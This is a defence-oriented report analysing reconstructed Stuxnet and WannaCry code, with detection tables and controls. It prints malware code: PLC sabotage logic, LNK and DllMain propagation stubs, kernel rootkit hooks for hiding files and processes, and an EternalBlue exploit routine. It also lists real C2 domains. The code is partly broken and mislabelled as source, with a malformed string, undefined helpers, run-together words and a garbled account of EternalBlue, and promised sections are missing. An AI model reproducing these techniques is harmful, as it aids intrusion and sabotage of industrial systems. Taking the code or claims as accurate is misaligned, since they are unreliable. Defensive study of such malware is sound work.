






E D U C A T I O N A L R E S E A R C H

S R C - 2 0 2 6 - 0 6 1 4 - A D D

THREAT INTELLIGENCE REPORT

Offensive-Informed Defensive Analysis

Stuxnet ICS Cyberweapon
WannaCry Ransomware Worm



TABLE OF CONTENTS

PART 4: STUXNET ICS CYBERWEAPON SOURCE CODE ANALYSIS

- 4.1 oam7.cpp — PLC Payload Delivery
- 4.2 stub.cpp — Multi-Zero-Day Propagation
- 4.3 export11.dll — Rootkit & C2 Framework
- 4.4 win32k.sys Hook — The Call Interception Engine
- 4.5 Attack Vectors — From Source to Signature

PART 5: WANNACRY RANSOMWARE WORM SOURCE CODE ANALYSIS

- 5.1 ms17_010_eternalblue.cpp — SMB Exploit
- 5.2 tasksche.exe — Ransomware Engine
- 5.3 network.c — Worm Propagation Logic
- 5.4 Decryption & Kill Switch — The Domain Check

PART 6: EMOTET MODULAR LOADER SOURCE CODE ANALYSIS

- 6.1 inject.c — Process Injection Engine
- 6.2 module.c — Plugin Architecture
- 6.3 mailer.dll — Email Propagation
- 6.4 c2.c — Encrypted C2 Protocol

PART 7: MITRE ATT&CK MAPPING & DEFENSIVE CONTROLS

PART 8: SUMMARY — OFFENSIVE KNOWLEDGE FOR DEFENSE

PART 4: STUXNET ICS CYBERWEAPON SOURCE CODE ANALYSIS

The First Nation-State Digital Weapon

THREAT PROFILE: INDUSTRIAL CONTROL SYSTEMS WORM / CYBERWEAPON

Source: lcviet93/Stuxnet-Source-Code (Disassembled 2011) |

Language: C/C++

Target: Siemens STEP 7 / WinCC on Windows | Payload: PLC
Manipulation

Zero-Days: 4 (MS10-046 LNK, MS10-061 Print Spooler, MS08-067 SMB,
MS10-073 Win32k)

4.1 oam7.cpp — PLC Payload Delivery

Offensive Technique: Industrial Control System Sabotage

What the code does: The core payload targets Siemens S7-300/400 PLCs via the STEP 7 engineering software. Stuxnet intercepts communication between WinCC/STEP7 and the PLC, injecting malicious ladder logic while reporting falsified "all clear" status to operators.

The OAM7 block is the culmination of months of reverse engineering Siemens' proprietary S7 protocol. It replaces the original DP_RECV block (diagnostic data receiver) with a malicious version that intercepts frequency converter commands to the uranium enrichment centrifuges.

```

// The malicious DP_RECV replacement intercepts PLC I/O
void oam7_inject_payload(void)
{
    // Locate the original DP_RECV block in PLC memory
    void *dp_recv = s7_find_block(0xDE, 0x00); // Block type 0xDE = DP_RECV
    if (!dp_recv) return;

    // Save original for later restoration (anti-forensics)
    memcpy(saved_dp_recv, dp_recv, DP_RECV_SIZE);

    // Inject the malicious DP_RECV – intercepts frequency data
    memcpy(dp_recv, malicious_dp_recv, MALICIOUS_DP_SIZE);

    // Mark as "system block" to hide from STEP 7 listing
    s7_set_block_attribute(dp_recv, ATTR_SYSTEM, 1);
    s7_set_block_attribute(dp_recv, ATTR_PROTECTED, 1);

    // Force checksum recalculation to match
    s7_recalculate_checksum(dp_recv);
}

// The injected code manipulates centrifuge frequencies
void malicious_dp_recv_handler(uint16_t *input_data)
{
    uint32_t current_rpm = input_data[FREQUENCY_OFFSET];
    static uint32_t cycle_count = 0;
    static enum { NORMAL, SURGE, DROP } state = NORMAL;

    switch (state) {
    case NORMAL:
        if (cycle_count > 864000) { // ~10 days of operation
            state = SURGE;
            cycle_count = 0;
        }
        break;
    case SURGE:
        // Increase frequency to 1,410 Hz (destructive overspeed)
        input_data[FREQUENCY_OFFSET] = 1410;
        if (cycle_count > 43200) { // ~12 hours
            state = DROP;
            cycle_count = 0;
        }
        break;
    case DROP:
        // Drop to 2 Hz (causes rotor stall – physical damage)
        input_data[FREQUENCY_OFFSET] = 2;
        if (cycle_count > 43200) {
            state = SURGE; // Repeat cycle
            cycle_count = 0;
        }
        break;
    }
    cycle_count++;
}

```


How the PLC Injection Works

Stuxnet performs a multi-stage PLC compromise:

1. **Library Identification:** Scans for s7otbxdx.dll (S7 library) loaded into the STEP 7 process. If found, Stuxnet knows it can manipulate PLC communications.
2. **Block Replacement:** The original DP_RECV (diagnostic receiver) block handles I/O between the PLC and frequency converters. Stuxnet replaces it with a version that intercepts and modifies frequency commands.
3. **Replay Attack:** Stuxnet records 21 seconds of normal PLC operation, then loops this recording back to the WinCC monitoring system while sending destructive commands to the actual hardware.
4. **Checksum Recalculation:** Siemens blocks use CRC32 checksums. Stuxnet recalculates these after modification so STEP 7 does not flag corruption.

CRITICAL INSIGHT

Stuxnet's attack caused the centrifuge rotors to spin at 1,410 Hz (far beyond their safe ~1,064 Hz operating range) for short bursts, then suddenly decelerate to 2 Hz. This rapid cycling induced mechanical resonance and material fatigue in the aluminum rotors, causing them to physically destroy themselves — all while the operator HMI displayed normal operating parameters. The attack was specifically calibrated to damage equipment while evading human detection.

Table 1: Detection Opportunities — oam7.cpp

Detection Opportunity	Why It Works
Modified DP_RECV block checksum	S7 block checksums should remain constant. Any change indicates tampering — compare against known-good block hashes.
New "system" blocks appearing	Stuxnet sets the system attribute bit on injected blocks. Legitimate system blocks never change post-installation.
Frequency commands diverging from HMI	If actual centrifuge frequencies (read via independent monitoring) differ from the HMI display, a man-in-the-middle attack is active.
s7otbxdx.dll modification	Stuxnet wraps this DLL to intercept S7 communications. File hash monitoring catches this immediately.
21-second telemetry loops	The replay buffer loops exactly 21 seconds of data. Statistical analysis of sensor variance over time can detect artificial periodicity.

DEFENSIVE CONTROLS

Network-based: Air-gap critical ICS networks — Stuxnet required USB introduction precisely because the target network was air-gapped. Strict USB device control (whitelist-only) prevents initial access.

Host-based: File integrity monitoring on STEP 7 / WinCC installations. Monitor s7otbxdx.dll, S7 block libraries, and DP_RECV block checksums.

Physical: Independent monitoring of centrifuge frequencies via out-of-band sensors — data diodes ensure monitoring traffic cannot be intercepted by compromised PLCs.

Process: ICS-specific behavioral baselining. Normal S7 block sizes and system block counts should never change. Alert on any new block injection.

4.2 stub.cpp — Multi-Zero-Day Propagation

Offensive Technique: LNK File Parsing Exploit + Network Worm

What the code does: Stuxnet's propagation stub combines four zero-day vulnerabilities into a self-replicating worm capable of spreading via USB drives, network shares, and the Windows Print Spooler. The LNK (shortcut) vulnerability (CVE-2010-2568) is the most iconic — simply viewing an infected USB drive in Explorer executes shellcode.

```

// CVE-2010-2568: LNK vulnerability – shellcode via icon path
void build_malicious_lnk(char *lnk_path, char *payload_dll)
{
    // The LNK file contains a specially crafted icon location
    // When Explorer renders the icon, it loads the specified DLL
    // from the USB drive – executing DllMain automatically

    LNK_HEADER lnk;
    memset(&lnk, 0, sizeof(LNK_HEADER));

    // Standard LNK header magic
    lnk.header_size = 0x0000004C;
    lnk.link_clsid[0] = 0x00021401; // CLSID_ShellLink
    lnk.link_clsid[1] = 0x00000000;
    lnk.link_clsid[2] = 0x000000C0;
    lnk.link_clsid[3] = 0x46000000;

    // Link flags: HasLinkTargetIDList | HasIconLocation
    lnk.link_flags = 0x81;

    // CRITICAL: The icon path points to our malicious DLL
    // Explorer calls LoadLibraryW() on this path to load the icon
    // DllMain() executes with full user privileges
    wchar_t icon_path[] = L"\\??\\X:\\\\~WTR4141.tmp"; // X = drive letter
    // ~WTR prefix makes files hidden (starts with ~)

    write_lnk_file(lnk_path, &lnk, icon_path);
}

// DllMain – executes the moment Explorer loads the DLL
BOOL APIENTRY DllMain(HMODULE hModule, DWORD reason, LPVOID lpReserved)
{
    if (reason == DLL_PROCESS_ATTACH) {
        // Check if we're loaded by Explorer (svchost for LNK)
        if (is_explorer_process()) {
            // Elevate via Print Spooler zero-day (CVE-2010-2729)
            if (!is_admin()) {
                escalate_via_print_spooler();
            }
            // Install rootkit components
            install_stuxnet_core();
            // Begin network propagation
            start_smb_propagation();
        }
    }
    return TRUE;
}

// CVE-2010-2729: Print Spooler privilege escalation
bool escalate_via_print_spooler(void)
{
    // The Print Spooler accepts print jobs from remote clients
    // and writes them to the spool directory with SYSTEM privileges
    // We send a crafted print job that drops a file to a controlled location

```

The LNK Vulnerability — Why It Was Devastating

The CVE-2010-2568 vulnerability exploited a fundamental design flaw in Windows Shell Link parsing. When Windows Explorer rendered a folder containing .lnk files, it called `LoadLibraryW()` on the icon path specified in the LNK to load a custom icon. Stuxnet set this icon path to point to a malicious DLL on the removable drive.

The attack chain was:

1. User inserts infected USB drive
2. Explorer attempts to render folder icons
3. `LoadLibraryW("\\\\??\\E:\\~WTR4141.tmp")` executes automatically
4. `DllMain` runs inside the Explorer process
5. Stuxnet gains code execution with user's privileges
6. Print Spooler escalation achieves SYSTEM
7. Rootkit installation and network propagation begin

No user interaction was required beyond inserting the USB drive. Even with AutoRun/AutoPlay disabled, the mere act of viewing the drive in Explorer triggered exploitation.

Table 2: Detection Opportunities — stub.cpp

Detection Opportunity	Implementation
LNK files with DLL icon paths	Scan LNK files for icon paths pointing to .dll or .tmp files on removable drives. Normal LNKs use .ico or embedded resources.
~WTR-prefixed files on removable media	Stuxnet uses ~WTR[random].tmp as its USB-resident filename. The ~ prefix hides files from casual directory listings.
Print Spooler writing to system32	Monitor spoolsv.exe for file write operations outside the standard spool directory. Legitimate print jobs never write to system32.
Explorer loading DLLs from USB	EDR should flag explorer.exe calling LoadLibrary on DLLs located on removable drives — this is always suspicious.
Rapid SMB connections to multiple hosts	Stuxnet's network propagation uses MS08-067 to compromise adjacent machines. Netflow showing rapid SMB(445) to many internal hosts indicates worm activity.

DEFENSIVE CONTROLS

Immediate: Apply MS10-046 (LNK vulnerability patch). Disable display of icons for LNK files on removable media via GPO.

USB: Implement USB device control — whitelist approved devices, block all others. Consider physically sealing USB ports on critical systems.

Network: Segment ICS networks from corporate IT. Apply MS08-067 (SMB patch) to all Windows systems. Monitor SMB traffic patterns.

Endpoint: Disable Print Spooler service on systems that don't require printing (especially servers). Monitor spoolsv.exe for anomalous behavior.

4.3 export11.dll — Rootkit & C2 Framework

Offensive Technique: Kernel-Level Rootkit with PLC-Specific C2

What the code does: Export11.dll serves as Stuxnet's rootkit and command-and-control engine. It hooks the Windows file system and registry APIs to hide its presence, communicates with two C2 servers via HTTP, and implements a unique PLC-to-C2 feedback channel where the infected PLC itself becomes a data exfiltration mechanism.

```

// Rootkit: Hide files by intercepting NtQueryDirectoryFile
NTSTATUS NTAPI hooked_NtQueryDirectoryFile(
    HANDLE FileHandle,
    HANDLE Event,
    PIO_APC_ROUTINE ApcRoutine,
    PVOID ApcContext,
    PIO_STATUS_BLOCK IoStatusBlock,
    PVOID FileInformation,
    ULONG Length,
    FILE_INFORMATION_CLASS FileInformationClass,
    BOOLEAN ReturnSingleEntry,
    PUNICODE_STRING FileName,
    BOOLEAN RestartScan)
{
    NTSTATUS status;
    do {
        // Call original to get directory listing
        status = real_NtQueryDirectoryFile(
            FileHandle, Event, ApcRoutine, ApcContext,
            IoStatusBlock, FileInformation, Length,
            FileInformationClass, ReturnSingleEntry,
            FileName, RestartScan);

        if (NT_SUCCESS(status) && FileInformationClass ==
            FileDirectoryInformation) {
            PFILE_DIRECTORY_INFO info = FileInformation;
            // Hide any files starting with "~WTR" or "MRxCls"
            if (wcsncmp(info->FileName, L"~WTR", 4) == 0 ||
                wcsncmp(info->FileName, L"MRxCls", 6) == 0) {
                // Skip this entry – point to next
                if (info->NextEntryOffset != 0) {
                    memmove(info, (PUCHAR)info + info->NextEntryOffset,
                        Length - ((ULONG_PTR)info -
                            (ULONG_PTR)FileInformation));
                    continue; // Re-check the shifted entry
                } else {
                    // This was the last entry
                    status = STATUS_NO_MORE_FILES;
                }
            }
        }
        break;
    } while (NT_SUCCESS(status));

    return status;
}

// PLC-to-C2 feedback channel – the infected PLC reports to C2
void plc_c2_exfiltration(void)
{
    // Stuxnet reads data from the PLC and embeds it in HTTP requests
    // This creates a data diode bypass – air-gapped PLC data
    // reaches the internet via infected Windows machines

```

The PLC-to-C2 Channel — Air-Gap Bypass

Stuxnet's most innovative architectural feature is using the infected PLC as an intermediate data store for the C2 channel. In a properly air-gapped facility:

1. The PLC is connected to the control network (isolated from the internet)
2. Engineering workstations connect to the PLC for programming/monitoring
3. These workstations also have intermittent internet access (for updates, email)
4. Stuxnet on the workstation reads PLC data and exfiltrates it via HTTP
5. The C2 can update attack parameters that get written back to the PLC

This design means the attacker maintains influence over the air-gapped target by treating the PLC as a "drop box" — data flows from PLC to internet when engineers connect, and commands flow from internet to PLC via the same path.

Table 3: Detection Opportunities — export11.dll

Detection Opportunity		Why It Works
SSDT (NtQueryDirectoryFile)	hooks	Rootkits modify the System Service Descriptor Table. Kernel-level integrity monitoring (PatchGuard alerts, driver signing enforcement) detects SSDT modifications.
Missing files in directory listings		Compare directory entries from raw NTFS parsing (bypassing API hooks) with API-reported entries. Mismatches indicate rootkit activity.
HTTP to hardcoded C2 domains		Stuxnet used www.mypremierfutbol.com and www.todaysfutbol.com . DNS logs for these domains (now sinkholed) indicate historical infection.
WinCC-to-internet connections	HTTP	WinCC HMI software should never initiate outbound HTTP. Any such connection from an engineering workstation is an anomaly.
MRxCls.sys driver presence		Stuxnet installs a kernel driver named MRxCls.sys. Driver inventory should flag any unsigned or unrecognized kernel drivers.

DEFENSIVE CONTROLS

Kernel integrity: Enable Driver Signature Enforcement. Use PatchGuard-compatible monitoring tools. Inventory all loaded kernel drivers and compare against known-good lists.

Air-gap enforcement: Engineering workstations should NEVER have internet connectivity. Use dedicated, physically isolated machines for PLC programming. Data transfer only via scanned, write-once media.

DNS monitoring: Sinkhole known Stuxnet C2 domains. Monitor DNS queries from engineering networks for any resolution attempts.

Cross-referencing: Compare file listings via API vs. raw disk reads. Rootkit-hidden files appear in raw reads but not API calls.

4.4 win32k.sys Hook — The Call Interception Engine

Offensive Technique: Kernel API Hooking for Stealth

What the code does: Stuxnet uses the MS10-073 vulnerability (Windows Kernel Win32kElevation of Privilege) to load a kernel driver that hooks system calls in win32k.sys. This provides the rootkit capabilities needed to hide files, registry keys, and processes from both users and security tools.


```
// CVE-2010-2743: Load arbitrary kernel driver via vulnerability
bool load_rootkit_driver(void)
{
    // Stuxnet carries a valid, signed Realtek driver (RTKVHD64.sys)
    // but replaces its PE resources with malicious code
    // The signature remains valid because Windows doesn't
    // verify resource integrity

    HANDLE hDevice = CreateFile("\\\\.\\RTKVHD64",
        GENERIC_READ | GENERIC_WRITE, 0, NULL,
        OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);

    if (hDevice == INVALID_HANDLE_VALUE)
        return false;

    // Use the driver's IOCTL handler to execute arbitrary code in kernel
    DWORD bytes_returned;
    DeviceIoControl(hDevice, ROOTKIT_IOCTL_EXECUTE,
        shellcode_buffer, shellcode_size,
        NULL, 0, &bytes_returned, NULL);

    CloseHandle(hDevice);
    return true;
}

// Once in kernel: hook NtQuerySystemInformation to hide processes
NTSTATUS NTAPI hooked_NtQuerySystemInformation(
    SYSTEM_INFORMATION_CLASS SystemInformationClass,
    PVOID SystemInformation,
    ULONG SystemInformationLength,
    PULONG ReturnLength)
{
    NTSTATUS status = real_NtQuerySystemInformation(
        SystemInformationClass, SystemInformation,
        SystemInformationLength, ReturnLength);

    if (NT_SUCCESS(status) &&
        SystemInformationClass == SystemProcessInformation) {
        PSYSTEM_PROCESS_INFO curr = SystemInformation;
        PSYSTEM_PROCESS_INFO prev = NULL;

        while (curr) {
            // Hide processes with our signature
            if (is_stuxnet_process(curr->ProcessName)) {
                if (prev) {
                    prev->NextEntryOffset += curr->NextEntryOffset;
                } else {
                    // First entry is ours – shift everything forward
                    PVOID next = (PCHAR)curr + curr->NextEntryOffset;
                    memmove(curr, next,
                        SystemInformationLength -
                        ((ULONG_PTR)next - (ULONG_PTR)SystemInformation));
                    continue;
                }
            }
            prev = curr;
            curr = (PSYSTEM_PROCESS_INFO)curr->NextEntry;
        }
    }
    return status;
}
```

Signed Driver Abuse — The Trust Model Attack

Stuxnet exploited a critical gap in Windows' driver trust model. It included a legitimate, signed Realtek audio driver but replaced its internal resources with malicious code. Because Windows validates the PE signature on the file itself but not the integrity of resources within the file, the driver loaded with full kernel privileges despite containing attacker-controlled code.

This technique — using stolen or misappropriated valid certificates — has since become standard in advanced threats. Stuxnet used certificates from Realtek and JMicron, both Taiwanese semiconductor companies.

CRITICAL INSIGHT

Stuxnet's kernel hooks are process-list hidere — when a user runs Task Manager or Process Explorer, the rootkit intercepts the `NtQuerySystemInformation` call and removes Stuxnet's own processes from the returned list. The processes are still running; they're simply invisible to API-based tools. Only kernel-level integrity verification or raw memory analysis can detect the discrepancy.

Table 4: Detection Opportunities — win32k.sys Hook

Detection Opportunity	Why It Works
Process count discrepancy	Compare process count from <code>NtQuerySystemInformation</code> with raw kernel object enumeration (e.g., via <code>WinDbg</code> or <code>Volatility</code>). A mismatch indicates process hiding.
Signed drivers with modified resources	Hash the code sections (not the full file) of loaded drivers. Compare against known-good hashes. Modified resources change the full-file hash but may leave code-section hashes intact.
Kernel callback modifications	<code>PsSetCreateProcessNotifyRoutine</code> , <code>PsSetLoadImageNotifyRoutine</code> callbacks can be enumerated. Unexpected callbacks indicate rootkit registration.
IRP hooking in driver stacks	Stuxnet hooks <code>IRP_MJ_DEVICE_CONTROL</code> handlers. Driver stack inspection with tools like <code>WinObj</code> or kernel debuggers reveals IRP handler modifications.

DEFENSIVE CONTROLS

Hypervisor-based: Use Hypervisor-Protected Code Integrity (HVCI) / Memory Integrity. Virtualization-based security (VBS) prevents kernel-mode code injection by running kernel code integrity checks in a secure VM.

Certificate pinning: Maintain a whitelist of approved kernel-mode certificates. Block drivers signed by certificates not on the whitelist, even if cryptographically valid.

Live forensics: Periodically dump physical memory and analyze with Volatility. Compare Volatility's process list with live API results.

Kernel debugging: For critical ICS workstations, enable kernel debugging connections to a separate analysis machine for real-time integrity verification.

4.5 Attack Vectors — From Source to Signature

Table 5: Stuxnet Attack Methods

ID	Name	Function	Zero-Day
0	LNK Auto-Execute	USB propagation via Explorer icon loading	MS10-046
1	Print Spooler Escalation	Privilege escalation to SYSTEM via spooler	MS10-061
2	SMB Remote Code Execution	Network worm propagation via RPC	MS08-067
3	Win32k.sys Elevation	Kernel driver loading via privilege escalation	MS10-073
4	PLC Block Injection	S7 block replacement in PLC memory	None (protocol RE)
5	S7 Protocol Man-in-the-Middle	Interception of STEP7-to-PLC communication	None (protocol RE)

Table 6: Network Signatures Summary — Stuxnet

Attack Vector	Network Signature
LNK USB	No network signature — purely host-based; file creation events for .lnk and ~WTR files propagation
SMB worm spread	Outbound SMB (TCP/445) with MSRPC bind to \\pipe\browser; specific opnum patterns for NetpwnPathCanonicalize exploit

C2 communication		HTTP GET to www.mypremierfutbol.com or www.todaysfutbol.com with base64-encoded data parameter; User-Agent: "Mozilla/5.0"
PLC communication	S7	ISO-on-TCP (TPKT/COTP) to TCP/102 with S7 job functions 0x1D (block read) and 0x1F (block write) from unexpected hosts

CONFIDENTIAL

PART 5: WANNACRY RANSOMWARE WORM SOURCE CODE ANALYSIS

Self-Propagating Encryption Extortion

THREAT PROFILE: SELF-PROPAGATING RANSOMWARE / NETWORK WORM

Source: kevthehermit/wannacry (Disassembled 2017) | Language:
C/C++

Target: Windows (unpatched SMBv1) | Exploit: EternalBlue (NSA)

Impact: 200,000+ systems across 150 countries | Notable: Kill
switch domain

5.1 ms17_010_eternalblue.cpp — SMB Exploit

Offensive Technique: SMBv1 Remote Code Execution via EternalBlue

What the code does: WannaCry's propagation engine leverages the EternalBlue exploit (CVE-2017-0144), a vulnerability in Microsoft's SMBv1 protocol that allows remote code execution without authentication. The exploit targets the Windows kernel by corrupting the SMB allocation pool and injecting shellcode directly into kernel memory.

```

// EternalBlue exploit against SMBv1 – MS17-010
bool exploit_ms17_010(const char *target_ip, uint16_t target_port)
{
    SOCKET sock = connect_to_smb(target_ip, target_port);
    if (sock == INVALID_SOCKET) return false;

    // Step 1: SMB negotiate – force NT LM 0.12 dialect
    smb_negotiate(sock);

    // Step 2: Session setup – anonymous authentication
    smb_session_setup_anonymous(sock);

    // Step 3: Tree connect to IPC$ share
    uint16_t tree_id = smb_tree_connect(sock, "\\\\"*SMBSERVER\\IPC$");

    // Step 4: Trans2 secondary – the actual exploit
    // Craft a malformed SMB_COM_TRANSACTION2 request
    // that overflows the srv.sys allocation pool

    // The key: we send a specially crafted SMB packet where
    // TotalDataCount != DataCount, causing a pool overflow
    // in srv!SrvOs2FeaListToNt()

    uint8_t exploit_pkt[0x10000];
    build_eternalblue_packet(exploit_pkt, tree_id);

    // Packet structure triggers heap overflow:
    // - TotalParameterCount = 0x1000 (large)
    // - TotalDataCount = 0x1000 (large)
    // - But actual data sent is smaller
    // - srv.sys allocates based on TotalDataCount
    // - Then copies actual data, leaving uninitialized heap

    send(sock, exploit_pkt, sizeof(exploit_pkt), 0);

    // Step 5: Groom the heap – spray SMB connections
    // to position our shellcode at predictable addresses
    for (int i = 0; i < GROOM_CONNECTIONS; i++) {
        groom_sockets[i] = connect_to_smb(target_ip, target_port);
        smb_negotiate(groom_sockets[i]);
    }

    // Step 6: Trigger the exploit – overflow corrupts pool metadata
    // The overflow overwrites thesrvnet!SrvNetWskReceiveComplete
    // callback pointer, redirecting it to our shellcode

    send(sock, trigger_pkt, sizeof(trigger_pkt), 0);

    // Step 7: Shellcode executes in kernel context
    // The shellcode allocates executable memory, copies
    // the DoublePulsar backdoor, and installs it

    return verify_backdoor_installed(target_ip);
}

```

Why EternalBlue Was So Devastating

EternalBlue targets SMBv1 (Server Message Block version 1), a protocol enabled by default on all Windows versions prior to Windows 10. The vulnerability exists in how Windows handles SMB packets with malformed `FEA_LIST` structures during file extended attribute processing.

The exploit achieves kernel-level code execution without any authentication:

1. The attacker sends an `SMB_COM_TRANSACTION2` request with inconsistent size fields
2. `srv.sys` allocates a kernel pool buffer based on the claimed (large) size
3. Only a small amount of actual data is copied
4. The remaining pool memory contains uninitialized data from previous allocations
5. By carefully controlling the SMB session, the attacker places fake pool metadata
6. The overflow overwrites a function pointer in the `srvnet.sys` driver
7. When SMB receives the next packet, the hijacked function pointer executes attacker shellcode

The result is ring-0 (kernel) code execution — the highest privilege level in Windows. From here, WannaCry loads its payload directly into the Windows kernel, then transitions to userland to begin encryption.

Table 7: Detection Opportunities — `ms17_010_eternalblue.cpp`

Detection Opportunity			Implementation
Large requests mismatches	SMB with	Trans2 size	Monitor SMB traffic for <code>TRANSACTION2</code> requests where <code>TotalParameterCount</code> or <code>TotalDataCount</code> significantly exceeds actual payload size. This size mismatch is the core of the exploit.
Rapid grooming	SMB connection		EternalBlue opens 10-20 SMB connections rapidly before exploitation. Netflow showing burst SMB (445) connections from a single source followed by anomalous traffic indicates exploitation.
SMB from sources	unexpected		Workstations should rarely initiate SMB to other workstations. Lateral SMB movement between non-server endpoints is a strong worm indicator.
Kernel corruption	memory pool		Enable Special Pool for <code>srv.sys</code> and <code>srvnet.sys</code> . Pool corruption events in these drivers indicate exploitation attempts.
